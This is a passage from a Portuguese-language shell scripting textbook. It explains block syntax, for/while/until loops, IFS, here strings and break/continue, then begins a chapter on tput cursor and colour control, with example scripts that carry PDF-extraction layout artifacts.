Antes de mais nada, gostaria de passar o conceito de bloco de programa. Chamamos *bloco de programa* ou *bloco de instruções* o agrupamento de instruções compreendido entre um sinal de abre chaves `({)` e um de fecha chaves `(})`. Repare no fragmento de programa a seguir:

```
[ -d "$Diretorio" ] ||  
{  
    mkdir $Diretorio  
    cd $Diretorio  
}
```

O operador lógico `||` obriga a execução da instrução seguinte, caso a anterior tenha sido mal sucedida. Então, no caso de não existir o diretório contido na variável `Diretorio`, este será criado e, então, faremos um `cd` para dentro dele.

Veja também o código seguinte:

```
RegUser=`grep "^\$1:" /etc/passwd` ||  
{  
    echo "ERRO: Não existe usuario [$1], cadastrado !!!"  
    exit 3  
}
```

Repare que dessa forma será atribuído valor à variável \$RegUser, caso o 1º parâmetro (\$1) seja encontrado no início de um registro de /etc/passwd, caso contrário, o bloco de comandos será executado, dando uma mensagem de erro e abortando a execução do programa.

Um bloco de programas também pode ser aberto por um do, por um if, por um else ou por um case e fechado por um done, um else, um fi, ou por um esac.

O forró do for

Se em português disséssemos:

```
para var em valor1, valor2, ... , valorn
faça
    <comando1>
    <comando2>
    <...>
    <comandon>
feito
```

Entenderíamos que a variável var assumiria os valores valor₁, valor₂, ..., valor_n durante as n execuções dos comandos comando₁, comando₂, ..., comando_n. Pois é, meu amigo, a sintaxe original do comando for comporta-se exatamente da mesma maneira. Assim, vertendo-se para o inglês, fica:

```
for var in valor1, valor2, ... , valorn
do
    <comando1>
    <comando2>
    <...>
    <comandon>
done
```

Que funciona da maneira descrita antes.

Vejamos alguns exemplos do uso do comando for:

Exemplo:

Para escrever os múltiplos de 11 a partir de 11 até 99 basta:

```
$ cat bronze
#
# Lista multiplos de onze a partir de 11 ate 99
#
for i in 1 2 3 4 5 6 7 8 9
do
    echo $i${i}
done
$ bronze
11
22
33
44
55
66
77
88
99
```

Tudo o que eu disse até aqui, juro que é verdade, porém sob o ambiente Bash, e somente no Bash, existe um comando que gera uma sequência numérica e sua sintaxe é:

```
seq ultimo
seq primeiro ultimo
seq primeiro incremento ultimo
```

No primeiro caso, seria gerada uma sequência numérica de todos os reais começando em 1 e terminando em `ultimo`.

No segundo tipo de sintaxe o comando geraria todos os reais a partir de `primeiro` e terminando em `ultimo`.

Finalmente, no terceiro caso, a sequência de reais gerada também começaria em `primeiro` e terminaria em `ultimo`, porém os reais viriam espaçados de `incremento`. Assim:

```
$ seq -s " " 10
1 2 3 4 5 6 7 8 9 10
$ seq -s " " 10 15
10 11 12 13 14 15
$ seq -s " " 5 2 15
5 7 9 11 13 15
```

Nesses comandos usei a opção `-s " "` para que o separador entre os números gerados fossem um espaço em branco, já que o *default*, que é *line-feed*, tomaria muito espaço.

- Hi, acho que esse cara tá maluco! Ele estava falando no comando `for` e de repente começa a falar de `seq`, será que pirou?
- Não, amigo, dei uma interrompida na sequência (sem trocadilhos com `seq`) do assunto para mostrar que no *Bash*, somente no *Bash* volto a frisar, pode-se implementar um `for` diferente. Veja só:

Exemplos:

```
$ cat bronze
#
# Lista multiplos de onze a partir de 11 ate 99
# Versao usando o comando seq
#
for i in `seq 9`;
do
    echo $i$i
done
$ bronze
11
22
33
44
55
66
77
88
99
```

Lembre-se, isso que você acabou de ver só pode ser usado no *Bash*. Agora vamos voltar à vaca fria, restaurando a ordem natural da matéria e conhecendo melhor o comando `for`.

Nesta série de exemplos, veremos uma grande quantidade de formas diferentes de executar a mesma tarefa:

```
$ ls param*
param1 param2 param3 param4 param5
$ for i in param1 param2 param3 param4 param5
> do
```

```
>     ls $i
> done
param1
param2
param3
param4
param5
$ for i in param[1-5]                                Fizemos i=param e variamos seu final de 1 a 5
> do
>     ls $i
> done
param1
param2
param3
param4
param5
$ for i in `echo param*`                            O echo gera nome dos arq. separados por branco
> do
>     ls $i
> done
param1
param2
param3
param4
param5
```

Repare que os comandos que envolvem *blocos de instruções*, quando são diretamente digitados via terminal, só terminam quando o *Shell* vê o fechamento destes blocos, mandando um prompt secundário (**>**) para cada nova linha.

No programa a seguir, que é uma continuação dos exemplos do Capítulo 3, seção Recebendo e Passando Parâmetros, devemos notar que:

- Na linha do `for` não existe o `in`. Neste caso, a variável do `for` tomará o valor dos **parâmetros** passados.
- Na discussão sobre passagem de parâmetros (seção Passando e Recebendo Parâmetros, Capítulo 3), falamos que só usando alguns artifícios conseguiríamos recuperar parâmetros de ordem superior a 9. Pois bem, o `for` é o mais importante desses processos. Repare que no exemplo seguinte os onze parâmetros serão listados.

```
$ cat param6
echo O programa $0 Recebeu $# Parametros
echo -n "Que sao: "
for i
do
    echo -n "$i "
done
$ param6 1. 2. 3. 4. 5. 6. 7. 8. 9. 10. 11.
O programa param6 Recebeu 11 Parametros
Que sao: 1. 2. 3. 4. 5. 6. 7. 8. 9. 10. 11. $      O prompt ($) após o 11 é devido ao último \c
```

*A opção -n continua listagem na mesma linha
for sem in. Variável (i) assume valores dos parms..*

O exemplo a seguir é particularmente útil quando você faz um download do *Windows* (com perdão da má palavra) para o *LINUX* e recebe um monte de arquivos com nomes em letras maiúsculas. Para passar estes nomes para minúsculas pode-se fazer um script como este:

```
$ cat minuscula.sh
for Maiusc in *
do
    Minusc=$(echo $Maiusc|tr A-Z a-z)
    mv $Maiusc $Minusc 2> /dev/null || echo $Minusc não renomeado
done
```

O asterisco lista o nome de todos os arquivos

No script apresentado, o asterisco (*) do `for` lista o nome de todos os arquivos do diretório corrente (com ou sem maiúsculas), passando-os para um `tr` que transformará, se for o caso, as letras maiúsculas em minúsculas. Caso o nome já estivesse em minúsculas, ou caso existisse um arquivo anterior com o mesmo nome em letras minúsculas, o erro proveniente do `mv` seria desviado para `/dev/null` e em seguida mandaria a mensagem que o arquivo não fora renomeado.

Para o exemplo seguinte, que simula uma lixeira, servem as observações anteriores sobre a ausência do `in` (já que os nomes dos arquivos são passados como parâmetros) e sobre a quantidade de parâmetros superior a nove. Leia atentamente este exemplo; é muito útil. Para ser utilizado, seria de bom alvitre implantar no seu `.bash_profile`¹³ uma rotina de remoção dos arquivos por ele gerados, com data de criação inferior a um período previamente estipulado (sugiro quatro dias) e, no mesmo `.bash_profile`, po-

13. `bash_profile` no *LINUX*, no *UNIX* é `.profile`.

de-se colocar também uma linha: alias rm=erreeme para executá-lo quando fosse chamado o comando rm.

```

$ cat erreeme
#!/bin/bash
#
# Salvando Copia de Arquivo Antes de Remove-lo
#
if [ $# -eq 0 ]                                Deve ter um ou mais arquivos para remover
then
    echo "Erro -> Uso: $0 arg [arg] ... [arg]"
    echo " O uso de metacaracteres é permitido. Ex. erreeme arg*"
    exit 1
fi

MeuDir="/tmp/$LOGNAME"                         Variável do sist. Contém o nome do usuário.
if [ ! -d $MeuDir ]                            Se não existir o meu diretório sob o /tmp...
then
    mkdir $MeuDir                               Vou criá-lo
fi
if [ ! -w $MeuDir ]                            Se não posso gravar no diretório...
then
    echo Impossivel salvar arquivos em $MeuDir. Mude permissao e tente
novamente...
    exit 2
fi
Erro=0                                         Variável para indicar o cód. de retorno do prg
for Arq
do
    if [ ! -f $Arq ]                           Se este arquivo não existir...
    then
        echo $Arq não existe.
        Erro=3
        continue
    fi
    DirOrig=`dirname $Arq`                     Cmd. dirname informa nome do dir de $Arq
    if [ ! -w $DirOrig ]                       Verifica permissão de gravação no diretório
    then
        echo Sem permissao de remover no diretório de $Arq
        Erro=4
        continue
    fi
    if [ "$DirOrig" = "$MeuDir" ]             Se estou "esvaziando a lixeira"...
    then

```

```

echo $Arq ficara sem copia de segurança
rm -i $Arq                                Pergunto se deseja remover
[ -f $Arq ] || echo $Arq removido Sera que o usuário aceitou a remoção?
continue
fi

cd $DirOrig                                  Esta linha e a próxima são para uso do undelete
echo -e "\n`pwd`" >> $Arq
mv $Arq $MeuDir                            Salvo e deletado
echo $Arq removido

done
exit $Erro                                    Passo Nº do erro para o código de retorno

```

Bem, já que o erreeme, em vez de deletar, guardou o seu arquivo em um diretório debaixo de /tmp, vamos ver agora um script para recuperar o seu arquivo que se sente como um zumbi.

```

$ cat restaura
#!/bin/bash
#
# Restaura arquivos deletados via erreeme
#
if [ $# -eq 0 ]
then
    echo "Uso: $0 <Nome do Arquivo a Ser Restaurado>"
    exit 1
fi

Dir=`tail -1 /tmp/$LOGNAME/$1`                Pega última linha do arq. (que contém o dir original)
grep -v $Dir /tmp/$LOGNAME/$1>$Dir/$1        Grep -v exclui última linha. Saída com nome original
rm /tmp/$LOGNAME/$1                           Remove arquivo que estava moribundo

```

Mudando de assunto: existe uma variável intrínseca ao sistema chamada de IFS (*Inter Field Separator* – Separador entre os campos) que, como o nome diz, trata-se do separador *default* entre dois campos. Assume-se que este *default* seja espaço, uma vez que é assim que ele se comporta. Senão vejamos:

```

$ echo "$IFS"
$ echo "$IFS" | od -h14
00000000 0920 0a0a
00000004

```

Nada aparece quando listamos a variável

od -h lista conteúdo da variável em hexadecimal

14. O IFS sob o ksh tem um comportamento ligeiramente diferente do visto acima, já que sua composição é <ESPAÇO>+<TAB>+<LINE FEED>, e não <TAB>+<ESPAÇO>+<LINE FEED>.

No entanto, quando passamos o conteúdo da variável para o comando `od com a opção -h` (que gera a listagem em hexadecimal) vemos que é composto por três *bytes* que significam:

09 - <TAB>
20 - Espaço
0a - Line feed

O último 0a foi produzido pela tecla <ENTER> no fim da linha (após o `od`). Veja adiante a sequência de instruções dadas diretamente a partir do teclado:

<code>\$ grep fernando /etc/passwd</code>	<i>Procuro o usuário fernando em /etc/passwd</i>
<code>fernando:x:110:1002:Fernando Guimaraes:/dsv/usr/fernando:/usr/bin/ksh</code>	
<code>\$ OldIFS=\$IFS</code>	<i>Salvo o IFS antigo</i>
<code>\$ IFS=:</code>	<i>O novo IFS passa a ser dois pontos (:)</i>
<code>\$ linha=`grep fernando /etc/passwd`</code>	<i>Salvo na variável linha o registro do Fernando</i>
<code>\$ echo \$linha</code>	<i>Repare que não aparece mais o dois pontos(:)</i>
<code>fernando x 110 1002 Fernando Guimaraes /dsv/usr/fernando /usr/bin/ksh</code>	
<code>\$ for tasco in `grep fernando /etc/passwd`</code>	
<code>> do</code>	
<code>> echo \$tasco</code>	
<code>> done</code>	
<code>fernando</code>	
<code>x</code>	
<code>110</code>	
 1002	
<code>Fernando Guimaraes</code>	<i>Aqui o espaço não separou o campo</i>
<code>/dsv/usr/fernando</code>	
<code>/usr/bin/ksh</code>	
<code>\$ IFS=\$OldIFS</code>	<i>Tudo como dantes no quartel de Abrantes</i>

No exercício anterior, notamos que o registro cujo separador é dois pontos (:), após a alteração do `IFS`, foi gerado na variável `linha` sem que o mesmo aparecesse, apesar de ainda constar do seu conteúdo como pode ser demonstrado pelo fato da cadeia `Fernando Guimaraes` permanecer unida.



Quando for alterar o conteúdo da variável `IFS` a partir do *prompt* do Shell, não se esqueça de salvá-la antes, uma vez que só há duas formas de restaurar seu conteúdo original: salvá-lo e recuperá-lo ou desconectar-se e conectar-se novamente.

Já que eu falei no IFS, deixa eu pegar uma carona e mostrar um belo macete: suponha que você tem uma variável chamada `Frutas` que tem o seguinte conteúdo:

```
$ echo $Frutas
Pêra^Uva^Maçã
```

Para separar rapidamente os campos sem o uso do `cut` ou de qualquer outro artifício, basta fazer:

```
$ IFS=^
$ set - $Frutas
$ echo $1
Pera
$ echo $2
Uva
$ echo $3
Maçã
```

Como pudemos ver, quando se usa o `set - $Frutas`, os parâmetros posicionais recebem os campos da variável `Frutas`, separados pelo IFS, assumindo cada um o seu lugar correspondente à sua colocação na variável.

Ou ainda:

```
$ set $(echo 10.11.12.13 | tr . ' ')
echo ${2}^${4}
11^13
```

Lá no início, quando falávamos sobre redirecionamento, explicamos o funcionamento do *here documents* (definido pelo símbolo `<<`, lembra?), porém não abordamos uma variante muito interessante, porque ainda não tínhamos embasamento de Shell para entender. Trata-se do *here strings*, que é caracterizado por três sinais de menor (`<<<`). Sua sintaxe é a seguinte:

```
cmd <<< palavra
```

Onde `palavra` é expandida e supre a entrada do comando `cmd`. Vejamos uma aplicação prática disso usando como exemplo o script abaixo.

```
$ cat HereStrings
#!/bin/bash

read Var1 Var2 Var3 <<< "$@"
echo Var1 = $Var1
echo Var2 = $Var2
echo Var3 = $Var3
```

Observe a execução da “criança”, passando Pera, Uva e Maçã como parâmetros:

```
$ HereStrings Pera Uva Maçã
Var1 = Pera
Var2 = Uva
Var3 = Maçã
```

Obs.: O comando `read` usado no exemplo anterior, lê dados da entrada es-
colhida para variáveis definidas. No próximo capítulo você terá uma
explicação completa sobre esta instrução.

Perguntaram ao mineiro: o que é while? while é while, uai!

Creio ser o `while` o comando de *loop* mais usado em programação Shell, portanto, o mais importante deste capítulo. Se fôssemos escrevê-lo em português sua sintaxe seria mais ou menos assim:

```
enquanto <comando>
faça
  <comando>
  <comando>
  <...>
  <comando>
feito
```

Onde `comando` é executado, e seu código de retorno é testado, caso seja igual a zero, só então `comando`, `comando`, ... `comando` (o *bloco de comandos* entre o `faça` e o `feito`) são executados (até aqui está igualzinho ao comando `if`) e ao encontrar o `feito`, reinicia-se todo o ciclo. Isso continua até que `comando` devolva um código de retorno diferente de zero, quando, então, a execução do programa salta para a instrução que segue o `feito`.

Mostrando agora a sintaxe desse comando em *Shell*, como manda o figurino e aproveitando as definições anteriores:

```
while <comando>
do
  <comando>
  <comando>
  <...>
  <comando>
done
```

Um exemplo fala melhor que mil palavras:

Exemplo:

Vamos refazer o programa `bronze` usando o comando `while` no lugar do `for`:

```
$ cat bronze
#
# Lista multiplos de 11 a partir de 11 ate 99 - Versao 2
#
i=1
while [ $i -le 9 ]                                Repare que à frente do while temos um test
do
    echo $i$i
    i=`expr $i + 1`
done
$ bronze
11
22
33
44
55
66
77
88
99
```

Agora cabe a você estipular o melhor processo para desenvolver o `bronze`. Eu, certamente, o faria usando o `while`.

O Ciro é meu vizinho e trabalha em uma sala distante da minha. Se eu soubesse o momento em que ele se desconecta do *UNIX*, ligaria para ele lembrando a minha carona. Para isso, eu faço assim:

```
while who | grep ciro > /dev/null                Já sabemos que devemos desprezar a saída do grep
do
    sleep 30                                     Espera 30 segundos fazendo absolutamente nada
done
echo "O Ciro DEU EXIT. NAO HESITE, ligue logo para ele."
```

Enquanto o Ciro estiver “logado”, o “pipeline” `who | grep ciro` gerará código de retorno igual a zero levando o programa a dormir por trinta segundos. Assim que o Ciro se desconectar, na próxima vez que a condição

for analisada, resultará um código de retorno diferente de zero, de forma que o fluxo de execução saia do *loop*, gerando a mensagem de alerta.

Obviamente esse programa bloquearia o terminal, não permitindo executar mais nada até que o Ciro se desconectasse. Se quiséssemos liberar o terminal, deveríamos executar o programa em *background*, o que se faz colocando um & imediatamente após o seu nome, quando se comanda a sua execução. Supondo que o nome desse programa seja *cirobye*, deveríamos fazer:

```
$ cirobye &                                "Startei" o programa em background
2469                                         Shell devolveu PID
$                                         Recebi o prompt para continuar trabalhando
```

O until não leva um ~ mas é útil

Se plantarmos uma bananeira vendo o mundo de cabeça para baixo (ou de ponta cabeça, como preferem os paulistas), quando olharmos para o *while* estaremos vendo o *until*. Entendeu? Nem eu.

O blablablá foi para mostrar que o *until* é igual ao *while*, porém ao contrário. Se este fosse um livro de física, diríamos com a mesma direção e sentidos opostos.

Como já fizemos em diversas oportunidades, vejamos qual seria a sua sintaxe se o *Shell* entendesse português:

```
até que <comando>
faça
  <comando_1>
  <comando_2>
  <...>
  <comando_n>
feito
```

onde *comando* é executado e seu código de retorno é testado, caso *não* seja igual a zero, *comando_1*, *comando_2*, ..., *comando_n* (os comandos entre o *faça* e o *feito*) são executados (até aqui está idêntico ao *else* do comando *if*) e ao encontrar o *feito*, reinicia-se todo o ciclo. Isso continua até o comando devolver um código de retorno igual a zero, quando a execução do programa salta para a instrução que segue o *feito*.

O formato geral desta sintaxe em *Shell* é o seguinte:

```
until <comando>
do
    <comando_1>
    <comando_2>
    <...>
    <comando_n>
done
```

O comando `until` é particularmente útil quando o nosso programa necessita esperar que um determinado evento ocorra.

Exemplo:

Para provarmos que o `until` é o `while` ao contrário, vejamos um exemplo que seja o inverso do anterior: vamos fazer um programa que nos avise quando uma determinada pessoa se conectou. Ainda ao contrário, esta pessoa não é o Ciro, mas sim a Bárbara, (que, como diz o nome, é realmente bárbara...). Eu já havia feito o programa `talogado` (descrito anteriormente) que eu poderia usar para saber quando a Bárbara se conectasse. O `talogado` era assim:

```
$ cat talogado
#
# Verifica se determinado usuario esta "logado" - versao 2
#
if who | grep $1 > /dev/null
then
    echo $1 esta logado
else
    echo $1 nao esta logado
fi
```

Ora, para saber se a Bárbara já havia se conectado eu tinha de fazer:

```
$ talogado barbara
barbara nao esta logado
```

E até que ela se conectasse eu tinha de executar esse comando diversas vezes (já que minha ansiedade me obrigava a executar o programa a cada minuto). Resolvi então desenvolver um programa específico para esses deliciosos momentos matinais, que chamei de `bdb` (Bom Dia Bárbara em código).

```
$ cat bdb
#!/bin/bash
#
# Avisa que determinada usuaria se conectou
#
if [ "$#" -ne 1 ]
then
    echo "Erro -> Uso: $0 usuario"
    exit 1
fi
until who | grep $1 > /dev/null
do
    sleep 30
done
echo $1 se logou
```

O until está testando o retorno do comando grep

Essa forma está quase boa, mas o programa iria prender a tela do meu terminal até que a pessoa ansiosamente aguardada se conectasse.

Ora, isso é muito fácil! Basta executar o programa em *background*. E foi o que fiz, até que um dia estava no vi editando um script quando ela se logou e a mensagem vindo das profundezas do *background* estragou a minha edição. Outra vez foi pior ainda, estava listando na tela um arquivo grande, a mensagem do programa saiu no meio deste cat e com o scroll da tela eu não vi e não telefonei para dar-lhe bom dia.

A partir de então, resolvi reescrever o programa dando uma opção de mandar o aviso para onde escolhesse: direto para a tela ou para o meu mail, isto é, se na execução do programa fosse passado o parâmetro *-m*, o resultado iria para o mail, caso contrário, para a tela.

Veja só o que fiz:

```
$ cat bdb
#!/bin/bash
#
# Avisa que determinada usuaria se conectou - versao 2
#
MandaMail=
if [ "$1" = -m ]
then
    MandaMail=1
    shift
```

Inicializa variável vazia

A seguir verifico se foi passado o parâmetro -m

Já sinalizei com MandaMail. Jogo fora o -m

```

fi
if [ "$#" -ne 1 ]
then
    echo "Erro -> Uso: $0 [-m] usuario"
    echo "Usa-se -m para avisar via mail"
    exit 1
fi
until who | grep $1 > /dev/null
do
    sleep 30
done
if [ "$MandaMail" ]
then
    echo "$1 se logou" | mail julio
else
    echo "$1 se logou"
fi

```

Vamos verificar se recebi o nome do usuário

Até que seu nome apareça no comando who...

Aguarde 30 segundos

Se a variável MandaMail não estiver vazia...

No exemplo citado, primeiro testamos se a opção `-m` foi usada. Se foi, colocamos a variável `MandaMail` igual a um e fizemos um `shift` para jogar fora o primeiro argumento (movendo o nome do usuário para `$1` e decrementando `$#`). O programa então prossegue como na versão anterior, até que sai do ciclo de espera, quando faz um teste para verificar se a opção `-m` foi utilizada.

```

$ bdb barbara -m
Erro -> Uso: bdb [-m] usuario
        -m para mandar aviso via mail
$ bdb -m barbara &
[1]    28808
...
you have mail

```

Mandei executar em background

Recebi o PID do programa

Continuo o meu trabalho...

Sistema me avisa que chegou um mail

O programa anterior está genérico quanto ao usuário que esperamos conectar-se pois, sempre o passamos por parâmetro, porém, só eu posso usá-lo, porque o mail será endereçado para mim. Se quisermos que o mail seja enviado para qualquer pessoa que esteja executando o programa, devemos fazer:

```

$ cat bdb
#!/bin/bash
#
# Avisa que determinada usuaria se conectou - versao 3
#

```

```

MandaMail=
if [ "$1" = -m ]
then
    Eu=`who am i | cut -f1 -d" "`
    Variável Eu recebe nome do usuário ativo
    MandaMail=1
    shift
fi
if [ "$#" -ne 1 ]
then
    echo "Erro -> Uso: $0 [-m] usuario"
    echo "Usa-se -m para avisar via mail"
    exit 1
fi
until who | grep $1 > /dev/null
do
    sleep 30
done
if [ "$MandaMail" ]
then
    echo "$1 se logou" | mail $Eu
    Mail vai para quem está executando prg.
else
    echo "$1 se logou"
fi


```

A linguagem de programação do *Shell* é muito rica e cheia de recursos, isso por vezes faz com que um programa que idealizamos, após um pouco de reflexão, torne-se um elefante branco. Poderíamos ter obtido o mesmo resultado de antes, sem fazer todas essas alterações se executássemos o programa, em sua primeira versão, assim:


```
$ bdb barbara | mail <nome destinatário> &
[1] 28808
```

Continue dançando o break

Nem sempre um ciclo de programa, compreendido entre um `do` e um `done`, sai pela porta da frente. Em algumas oportunidades, temos que colocar um comando que aborte de forma controlada este *loop*. De maneira inversa, algumas vezes desejamos que o fluxo de execução do programa volte antes de chegar ao `done`. Para isso, temos respectivamente os comandos `break` e `continue` (que já vimos rapidamente nos exemplos do comando `for`) e funcionam da seguinte forma:



Uso do comando break



Uso do comando continue

O que eu não havia dito anteriormente é que nas suas sintaxes genéricas eles aparecem da seguinte forma:

`break [qtd loop]`

e

`continue [qtd loop]`

Onde `qtd loop` representa a quantidade dos *loops* mais internos sobre os quais os comandos irão atuar. Seu valor *default* é 1.

Exemplo:

Vamos fazer um programa que liste os números múltiplos de dois, a partir de zero até um valor informado pelo teclado.

```

$ cat 2ehbom
Conta=1
while [ "$Conta" -le "$1" ]
do
  Resto=`expr $Conta % 2`
  if [ "$Resto" -eq 1 ]
  then
    Conta=`expr $Conta + 1`
    continue
  fi
  echo $Conta eh multiplo de dois.
  Conta=`expr $Conta + 1`
done
$ 2ehbom
$ 2ehbom 1
$ 2ehbom 9
2 eh multiplo de dois.
4 eh multiplo de dois.
  
```

Se resto da divisão por 2 for = 1. Não é múltiplo

Volta ao comando do sem executar fim do loop

```
6 eh multiplo de dois.  
8 eh multiplo de dois.
```

Para dar um exemplo mais genérico, poderíamos alterar o programa 2ehbom para ficar com o seguinte formato:

```
$ cat 2ehbom
Conta=0
while true
do
    Conta=`expr $Conta + 1`
    if [ "$Conta" -gt "$1" ]
    then
        break
    fi
    Resto=`expr $Conta % 2`
    if [ "$Resto" -eq 1 ]
    then
        continue
    fi
    echo $Conta eh multiplo de dois.
```

Done

É assim que se faz um loop perpétuo

Se o contador for > limite superior informado

Bye, bye loop

Se não for múltiplo de 2 volta ao inicio do loop

Exercício

- Imagine uma empresa com escritórios estaduais espalhados pelo Brasil e um arquivo chamado ArqOLs que tem cadastrados os operadores de todos os escritórios estaduais, responsáveis pela leitura de todos os e-mails recebidos e pela tomada da atitude solicitada por cada e-mail. Este arquivo tem o layout a seguir:


```
<Nº OL><TAB><Nome da Máquina do Escritório><TAB><Oper> <Oper> ... <Oper>
```

Fazer um programa que mande um e-mail para todos os operadores de um determinado escritório (recebendo *<Nº OL>* ou *<Nome da Máquina do Escritório>* como parâmetro) com o conteúdo de um arquivo (nome recebido como 2º parâmetro).

Obs.: Não se esqueça de que o comando para passar e-mail tem o seguinte formato:

```
mail operador@máquina < arquivo
```





Capítulo 6

Aprendendo a ler

- Já sabemos um pouquinho sobre programação *Shell*. Estamos como naquele ditado popular: “Em terra de olho, quem tem um cego, ih!! Errei!”. A partir deste capítulo começaremos a nos soltar (com todo respeito) na programação *Shell*, já que poderemos montar rotinas com muita utilização e pouca embromação, e aprenderemos a receber dados oriundos do teclado ou de arquivos.

Que posição você prefere?

Nesta seção aprenderemos, principalmente, a posicionar o cursor, além de outras facilidades, para quando necessitarmos receber os dados via teclado, possamos formatar a tela visando melhorar a apresentação e o entendimento do que está sendo pedido.

Neste ponto, já devemos saber que existe a instrução `clear`, cuja finalidade é limpar a tela e que deve ser o ponto inicial de qualquer rotina de recepção de dados via teclado.

Para formatação de tela, além do `clear` existe uma instrução multifacetada de uso geral, que é o `tput`. Veremos a seguir as principais faces dessa instrução:

- `tput cup` (`cup` → cursor position) – Cuja finalidade é posicionar o cursor na tela e cuja sintaxe é a seguinte:

```
tput cup lin col
```

Onde `lin` é a linha e `col` a coluna onde se deseja posicionar o cursor. É interessante e importante assinalar que a numeração das linhas e das colunas começa em zero.

- `tput bold` – Coloca o terminal no modo de ênfase, chamando a atenção sobre o que aparecerá na tela a partir daquele ponto até a sequência de restauração de tela.
- `tput sms0` – Coloca o terminal no modo de vídeo reverso, a partir daquele ponto até a sequência de restauração de tela.
- `tput rev` – Idêntico ao `tput sms0`.
- `tput smul` – Todos os caracteres, a partir daquele ponto até a instrução para restauração de tela, aparecerão sublinhados na tela.
- `tput blink` – Coloca o terminal em modo piscante, a partir daquele ponto até a sequência de restauração de tela (nem todos os `terminfo` aceitam essa opção).
- `tput sgr0` – Restaura o modo normal do terminal. Deve ser usado após um dos três comandos anteriores, para restaurar os atributos de vídeo.
- `tput reset` – Restaura todos os parâmetros do seu terminal voltando suas definições ao `default` do `terminfo` – que está definido na variável do sistema `$TERM` – e dá um `clear` no terminal. Sempre que possível deve ser usado no final da execução de programas que utilizam a instrução `tput`.
- `tput lines` – Devolve a quantidade de linhas do monitor corrente, terminal corrente ou console (se esta for o monitor corrente).
- `tput cols` – Devolve a quantidade de colunas do monitor corrente, terminal corrente ou console (se esta for o monitor corrente).
- `tput ed` (`ed` → erase display) – Limpa a tela a partir da posição do cursor até o fim do monitor corrente, terminal corrente ou console (se esta for o monitor corrente).
- `tput el` (`el` – erase line) – Limpa a partir da posição do cursor até o fim da linha.
- `tput il n` (`il` → insert lines) – insere `n` linhas a partir da posição do cursor.

- `tput dl n` (`dl` → delete lines) – deleta `n` linhas a partir da posição do cursor.
- `tput dch n` (`dch` → delete characters) – deleta `n` caracteres a partir da posição do cursor.
- `tput civis` – Torna o cursor invisível (produz o mesmo efeito de `setterm -cursor off`).
- `tput cnorm` – Volta a mostrar o cursor (produz o mesmo efeito de `setterm -cursor on`).
- `tput flash` – Dá uma claridade intensa e rápida (*flash*) na tela para chamar a atenção.
- `tput sc` (`sc` → save cursor position) – Guarda a posição atual do cursor.
- `tput rc` (`rc` → Restore cursor to position) – Retorna o cursor para a última posição guardada pelo `sc`.
- `stty` – Este comando tem uma série imensa de opções de pouco uso, porém muito fortes, podendo inclusive alterar as definições do *terminfo*. Vale a pena, por ser muito usada, esmiuçarmos a opção `echo`, que serve para inibir ou restaurar o eco das teclas no terminal, isto é, caso o seu *script* possua um comando `stty -echo`, tudo que for teclado daquele ponto até a ocorrência do comando `stty echo`, não aparecerá no terminal de vídeo. É de suma importância para recebermos uma **senha** pela tela.

Com esse comando também se pode colorir a tela. Mais adiante, no capítulo 8, seção “Mandando no Terminal”, você verá outras formas de fazer a mesma coisa; acho, porém, esta que veremos agora, mais intuitiva (ou menos “desintuitiva”). A tabela a seguir mostra os comandos para especificarmos os padrões de cores de frente (*foreground*) ou de fundo (*background*):

Obtendo cores com o comando <code>tput</code>	
Comando	Efeito
<code>tput setaf n</code>	Especifica <code>n</code> como a cor de frente (<i>foreground</i>)
<code>tput setab n</code>	Especifica <code>n</code> como a cor de fundo (<i>background</i>)

Bem, agora você já sabe como especificar o par de cores, mas ainda não sabe as cores. A tabela a seguir mostra os valores que o `n` (da tabela anterior) deve assumir para cada cor:

Valores das cores com o comando tput	
Valor	Cor
0	Preto
1	Vermelho
2	Verde
3	Marrom
4	Azul
5	Púrpura
6	Ciano
7	Cinza claro

Neste ponto você já pode começar a brincar com as cores. Mas perai, ainda são muito poucas! É, tem toda razão... O problema é que ainda não te disse que se você colocar o terminal em modo de ênfase (`tput bold`), essas cores geram outras oito. Vamos montar então a tabela definitiva de cores:

Valores das cores com o comando tput		
Valor	Cor	Cor após tput bold
0	Preto	Cinza escuro
1	Vermelho	Vermelho claro
2	Verde	Verde claro
3	Marron	Amarelo
4	Azul	Roxo
5	Púrpura	Rosa
6	Ciano	Ciano claro
7	Cinza claro	Branco

A seguir um *script* que serve para especificar o par de cores (da letra e do fundo). Veja:

```
$ cat mudacor.sh
#!/bin/bash
tput sgr0
clear
# Carregando as 8 cores básicas para o vetor Cores
Cores=(Preto Vermelho Verde Marrom Azul Púrpura Ciano "Cinza claro")
# Listando o menu de cores
echo "
Opc      Cor
====    ==="
for ((i=1; i<=${#Cores[@]}; i++))
{
    printf "%02d      %s\n" $i "${Cores[i-1]}"
}
CL=
until [[ $CL == 0[1-8] || $CL == [1-8] ]]
do
    read -p "
Escolha a cor da letra: " CL
done
# Para quem tem bash a partir da versao 3.2
#+ o test do until acima poderia ser feito
#+ usando-se Expressoes Regulares. Veja como:
#+ until [[ $CL =~ 0?[1-8] ]]
#+ do
#+     read -p "
#+ Escolha a cor da letra: " CL
#+ done
CF=
until [[ $CF == 0[1-8] || $CF == [1-8] ]]
do
    read -p "
Escolha a cor de fundo: " CF
